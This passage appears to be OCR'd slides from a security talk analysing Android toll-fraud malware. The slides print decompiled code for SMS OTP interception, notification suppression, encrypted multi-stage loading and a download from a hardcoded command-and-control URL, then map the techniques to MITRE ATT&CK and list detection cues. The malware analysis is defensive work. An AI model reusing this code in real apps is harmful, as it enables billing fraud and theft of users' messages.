        if(v0 != null) {
            int v2;
            for(v2 = 0; v2 < v0.length; ++v2) {
                SmsMessage v1 = SmsMessage.createFromPdu(((byte[])v0[v2]));
                String v4 = v1.getMessageBody();
                if(v4 != null && (v4.startsWith("rch"))) {
                    new Thread(new Runnable() {
                        @Override
                        public void run() {
                            new bhu8(null).vgy7(this.vgy7);
                        }
                    }).start();
                }
```

(2)

[actual code]

(3)

Send the OTP to the server

Continued


Handling OTPs (one-time passwords)

Same logic, different implementation: Using a **Notification Listener** (1).

The **onNoticationPosted** (2) callback contains code which listens for incoming SMS notifications and acts (3) in case it is relevant to the subscription process.

BIND_NOTIFICATION_LISTENER_SERVICE

Continued



```
public class NotificationListener extends NotificationListenerService {
    Context context;

    @Override
    public void onCreate() {
        super.onCreate();
        context = getApplicationContext();

    }

    @Override
    public void onNotificationPosted(StatusBarNotification sbn) {


        String pack = sbn.getPackageName();
        String ticker = sbn.getNotification().tickerText.toString();
        Bundle extras = sbn.getNotification().extras;
        String title = extras.getString( key: "android.title");
        String text = extras.getCharSequence( key: "android.text").toString();


        handleNotification(sbn);
```

(1)

[demo code]

(2)

(3)


Send the OTP to the server

Handling OTP (one-time passwords)

A Content Observer receives callbacks for changes to content.

The **onChange** method is called when a content change occurs.

Permissions: READ_SMS (for the SMS query)



```
public class SmsObserver extends ContentObserver {

    private static final Uri SMS_URI = Uri.parse("content://sms");
    private ContentResolver contentResolver;

    public SmsObserver(Handler handler, ContentResolver contentResolver) {
        super(handler);
        this.contentResolver = contentResolver;
    }

    @Override
    public void onChange(boolean selfChange, Uri uri){
        super.onChange(selfChange,uri);
        Cursor smsCursor = contentResolver.query(SMS_URI, projection: null,
                selection: null, selectionArgs: null, sortOrder: null);
        smsCursor.moveToNext();
        @SuppressLint("Range")
        String content = smsCursor.getString(smsCursor.getColumnIndex( s: "body"));

        handleIncomingSMS(content);
    }
}
```

[demo code]

Send the OTP to the server

Continued


Suppressing Notifications

Permissions: RECEIVE_SMS, BROADCAST_SMS

BIND_NOTIFICATION_LISTENER_SERVICE

- Since SDK 18, an application that extends the **NotificationListenerService** is authorized to suppress notifications triggered from other applications. The relevant API calls are:
  - cancelAllNotifications() to inform the notification manager to dismiss all notifications
  - cancelNotification(String key) to inform the notification manager to dismiss a single notification
  - cancelNotifications(String [] keys) to inform the notification manager to dismiss multiple notifications at once.

- In case the application uses a Broadcast Receiver, it will invoke the **aboardBroadcast**(), in the **onReceive**() callback.



Y'ello. Thank you for subscribing to

Source: https://lab.secure-d.io/

Summary

- The WAP billing mechanism can be used to enable users to purchase services online and pay via their phone bill.
- The subscription process requires from the user to perform a series of actions in order to be valid.
- The toll fraud malware families perform a series of steps in order to simulate the user interaction and perform fraudulent subscriptions.

These steps include:

- Silently navigating to the WAP enabled website
- Simulate the user clicks
- Intercept the OTP and submit it back to the service provider
- Suppress all the relevant notifications, to keep the process not noticeable to the user.

What about detection ?

Questions about analysis / detection:

- **What challenges do we have in analysis for this type of the malware?**
- ***What makes detection harder?***
- ***What can we leverage for a reasonable detection design?***


Multiple Stages

Most malware samples use multi-stage transitions of obfuscated files from assets and downloads.

Cloaking

Cloaking refers to a set of techniques used to hide a malicious behavior. Regarding billing fraud applications, most of them won't take any action if the Mobile Network is not targeted. Additionally, the malicious code is in most cases downloaded and executed using dynamic code loading.

Show Case: com.cful.mmsto.sthemes



Stage One

assets/[...]/PhoneNumberAlternateFormatsProto_355

XX.temp

System.load(outPath);
Then, native function call

Stage Two

assets/[...]/PhoneNumberAlternateFormatsProto_300

/data/data/com.cful.mmsto.sthemes/l

_JNIEnv::CallStaticVoidMethod() for "com.AdsView.pulgn"

Stage Three

```
https://xn3o.oss-accelerate.aliyuncs.com/xn3o"
```

/data/user/0/com.cful.mmsto.sthemes/cache/nvi

DexClassLoader.loadClass ("com.xn3o");


Stage Four

MCC == "655"?

Toll Fraud actions started by "com.xn3o.xn3o"

Stage One

The application will fetch a file from the assets directory in a call chain that starts in the Application Subclass.




System.load(outPath);
Then, native function call

Further malicious actions iff the app is in the store

```
public static boolean k(Context context) {
    try {
        HttpURLConnection connection = com.onesignal.ns.j(
           "https://play.google.com/store/apps/details?id=com.cful.mmsto.sthemes");
        if (connection.getResponseCode() == 200) {
            return true;
        }
        return false; // no further malicious actions
    } catch (Exception e2) {
        return false; // no further malicious actions
    }
}
```

Stage One

The application will fetch a file from the assets directory in a call chain that starts in the Application Subclass.



System.load(outPath);
Then, native function call

Further malicious actions iff the assets file exists

```
public static String f17897j = "io/michaelrocks/libphonenumber/android/data/";

public static void j(Context mContext, String assetDir) {
    try {
        String[] files = mContext.getResources().getAssets().list(assetDir);
        for (String fileName : files) {
            try {
                if (fileName.endsWith("355")) {
                    StringBuffer stb = new StringBuffer();
                    [...]
                    File file = new File(mContext.getCacheDir(),
                                        com.onesignal.ns.j(2).concat(".temp"));
                    com.onesignal.ns.j(mContext, finfile.getPath(),
                                        com.onesignal.ns.j(), file.getPath());
[...]
```


```
com.cful.mmsto.sthemes
[...]
├── assets
|   ├── [...]
|   ├── io
|   |   └── michaelrocks
|   |       └── libphonenumber
|   |           └── android
|   |               └── data
|   |                   ├── [...]
|   |                   ├── PhoneNumberAlternateFormatsProto_355
```

Create a file name XX.temp where XX is a randomly selected two letters each time.

Continued

Stage One

The asset will be decrypted, saved to the **/data/data/<app>/cache** directory and finally loaded using the **System.load** function.



System.load(outPath);
Then, native function call

Decrypt and Load

xh7FEC2clYuoNQ$ToT99ue0BINhw^Bzy

```
public static void j(Context context, String path, String password, String outPath)
{
    if (!TextUtils.isEmpty(outPath)) {
        [...]
        MessageDigest sha = MessageDigest.getInstance("SHA-1");
        SecretKeySpec sks = new SecretKeySpec(Arrays.copyOf(sha.digest(key), 16),
                                              "AES");
        Cipher cipher = Cipher.getInstance("AES");
        [...]
        while (true) {
            int b2 = cis.read(d2);
            [...]
                System.load(outPath);
                [...]
                CoroutineExceptionHandler.handleTask(context,
                                                     context.getAssets(), j());
[...]
```


Call the native function

```
outPath with XX.temp in ELF 64-bit LSB shared object, ARM
aarch64, version 1 (SYSV), dynamically linked

00000000: 7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00  .ELF............
00000010: 03 00 b7 00 01 00 00 00 90 e5 00 00 00 00 00 00  ................
00000020: 40 00 00 00 00 00 00 00 58 52 03 00 00 00 00 00  @.......XR......
00000030: 00 00 00 00 40 00 38 00 08 00 40 00 19 00 18 00  ....@.8...@.....
```

Continued

Stage Two

From the assets file to a JAR file by an XOR operation



_JNIEnv::CallStaticVoidMethod() for “com.AdsView.pulgn”


Decrypt the assets file to a JAR file

```
FILE * Java_kotlinx_coroutines_CoroutineExceptionHandler_handleTask
                 (_JNIEnv *param_1,undefined8 param_2,_jmethodID *param_3,
                 undefined8 param_4,_jstring *pw)

{
  [...]
  uVar9 = AAssetManager_fromJava(param_1,param_4);
  lVar10 = AAssetManager_open(uVar9,
                              "io/michaelrocks/libphonenumber/
                              android/data/PhoneNumberAlternateFormatsProto_300"
                              ,3);
      [...]
      AAsset_read(lVar10,__s,(long)300_len);
      b_file_fd = fopen(__dest,"a");
      [...]
      fwrite(__s,(long)300_len,1,b_file_fd);
    [...]
    b_file_fd = fopen(pcVar4,"rb");
    l_file_fd = fopen(pcVar12,"wb"); // the output JAR file
    if ((b_file_fd != (FILE *)0x0) && (l_file_fd != (FILE *)0x0)) {
      local_138 = 0;
      while (uVar2 = fgetc(b_file_fd), uVar2 != 0xffffffff) {
        iVar1 = 0;
        if (pw_len != 0) {
          iVar1 = local_138 / pw_len;
        }
        fputc(uVar2 ^ (byte)pw_array[local_138 - iVar1 * pw_len],l_file_fd);
        local_138 = local_138 + 1;
      }
```

Continued

Stage Two

Obfuscated strings



_JNIEnv::CallStaticVoidMethod()
for “com.AdsView.pulgn”

Decrypt strings of classes and methods for JNI funcs

E.g.,

```
[...]
"#(*1 -h:?4=#*f\x02\"1\x05+(54\x05)&-#5“
"-< 7\x02?  2"
"i\a2//!.\"7n(</?6/?|\x02$=5.+5pz\x17“
"$,8>:"
```

```
[...]
"GIF“
"AS“
"AKS“
"TY"
```

```
void * encrypt(char *input_str,char *input_key) {
  [...]
    *(char *)((long)output + (long)i) = input_str[i] ^
                                         input_key[i - iVar1 * key_len];
  [...]
  return output;
}
```


```
[...]
dalvik/system/DexClassLoader
loadClass
com.AdsView
pulgn
```

Continued

Stage Two

The dropped/decrypted file is an **APK** which will be loaded using the **DexClassLoader** class's constructor.

From this **APK**, the **com.AdsView.pulgn** function will be the first to be invoked.



_JNIEnv::CallStaticVoidMethod() for “com.AdsView.pulgn”

DexClassLoader.loadClass(“com.AdsView”);

```
pcVar4 = (char *)encrypt("$,8>:","TY");
p_Var13 = (_jstring *)_JNIEnv::NewStringUTF(param_1,pcVar4);
pcVar4 = (char *)_JNIEnv::GetStringUTFChars(param_1,p_Var13,(uchar *)0x0);
[...]
pcVar12 = (char *)encrypt("#(*1 -h:?4=#*f\x02\"1\x05+(54\x05)&-#5","GIF");
p_Var14 = (_jclass *)_JNIEnv::FindClass(param_1,pcVar12);
[...]
pcVar12 = (char *)encrypt("-< 7\x02?  2","AS");
[...]
p_Var14 = (_jclass *)_JNIEnv::CallObjectMethod((_jobject *)param_1,p_Var15,
                                               uVar9,uVar16);
if (p_Var14 != (_jclass *)0x0) {
  pcVar12 = (char *)encrypt("i\a2//!.\"7n(</?6/?|\x02$=5.+5pz\x17","AKS");
  uVar9 = _JNIEnv::GetStaticMethodID(param_1,p_Var14,pcVar4,pcVar12);
  if (lVar10 != 0) {
    _JNIEnv::CallStaticVoidMethod((_jclass *)param_1,(_jmethodID *)p_Var14,
                                  uVar9,param_3);
  }
}
```

Call “com.AdsView.pulgn”


Continued

Stage Three

(1) Strings for Java reflection for DexClassLoader.loadClass.

(2) Hardcoded **command & control** server.

(3) HTTP connection for downloading a next payload.




DexClassLoader.loadClass
("com.xn3o");

```
public class AdsView {
    [...]
    private static String DEXCLASSLOADER = "dalvik.system.DexClassLoader"; (1)
    private static String LOADCLASS = "loadClass";
    private static String CLASSNAME = "com.xn3o";
    private static String METHODNAME = "xn3o";
    private static String path = "https://xn3o.oss-accelerate.aliyuncs.com/xn3o"; (2)
    private static String DexFileName = "nvi";
    [...]
    public static void pulgn(final Context context) {
            [...]
            new Thread(new Runnable() { // from class: com.AdsView.1
                [...]
                    AdsView.getStart(context);
                    [...]
            }).start();
    [...]
    public static void getStart(Context context) {  (3)
        try {
            HttpURLConnection httpURLConnection =
                                   (HttpURLConnection) new URL(path).openConnection();
            [...]
            File dex = new File(context.getCacheDir(), DexFileName);
            if (httpURLConnection.getResponseCode() == 200) {
                FileOutputStream fos = new FileOutputStream(dex);
                InputStream is = httpURLConnection.getInputStream();
                [...]
                        starSdk(context, dex);
```

Continued

Stage Three

At the final stage, and after the jar is downloaded, it gets loaded using the **DexClassLoader**, and the method **com.xn3o.xn3o** will be the first to be invoked. This (final) payload is the one that implements the toll fraud flows.



DexClassLoader.loadClass
("com.xn3o");

```
public static void starSdk(Context context, File file) {
    try {
        [...]
        Class<?> cloader = Class.forName(CLASSLOADER);
        Class<?> dloader = Class.forName(DEXCLASSLOADER);
        [...]
        Method aa = dloader.getMethod(LOADCLASS, String.class);
        Class clazz = (Class) aa.invoke(instance, CLASSNAME);
        Method method = clazz.getDeclaredMethod(METHODNAME, Context.class);
        method.invoke(null, context);
```

Invoke the class "com.xn3o"

Stage Four

Invoke the method "com.xn3o.xn3o"

```
package com;
public class xn3o {
    public static void xn3o(Context context) {
        String simOperator;
        [...]
        TelephonyManager telephonyManager =
                (TelephonyManager) applicationContext.getSystemService("phone");
        if (telephonyManager != null) {
            simOperator = telephonyManager.getSimOperator();
        }
        [...]
        if (bhu8.cft6.startsWith("655")) {
            [...]
```

Continued

Techniques summary

According to **MITRE ATT&CK®** for Mobile

Initial Access	Execution	Defense Evasion	Discovery	Collection	Command and Control	Impact
Deliver Malicious App via Authorized App Store (T1475)	Native Code (T1575)	Download New Code at Runtime (T1407)	System Network Configuration Discovery (T1422)	Access Notifications (T1517)	Alternate Network Mediums (T1438)	Carrier Billing Fraud (T1448)
		Obfuscated Files or Information (T1406)		Capture SMS Messages (T1412)	Standard Cryptographic Protocol (T1521)	Input Injection* (T1516)
						SMS Control (T1582)

*the description of this Input Injection (T1516) regards an injection into a user interface, but it currently has a condition with a11y APIs.

Penetration Strategy

- ➢ Initial Access
- ➢ Longevity and detection evasion
- ➢ Exploitation

Deliver Malicious App via Authorized App Store (T1475)

- Use of open-source applications that belong to popular categories and can be trojanized with a minimum of effort. The preferred categories are personalization (wallpapers, lock screens etc.), beauty, editors, communications (messaging, chat etc.), photography and tools (cleaners, fake AVs etc.).
- Upload clean versions, until the application gets popular in Play Store (e.g., installs: 10M+).
- Separate the malicious flow from the uploaded application in order to remain undetected for as long as possible.

Obfuscated Files (T1406), Download New Code at Runtime (T1407), and Native Code (T1575)

- Decrypt files in assets and files downloaded for further malicious flow with launched conditions

Secondary Characteristics


- Excessive set of permissions which is not apt to the application’s usage (e.g., wallpapers, editors and camera apps that bind the notification listener or ask for SMS permissions).

- Common user interface characteristics (icons, policy pages, buttons etc.).

- Similar package names.

- Suspicious developer profile (name, email address).

- User complaints.



Private Text Messages

Heather R. Crawford Communication

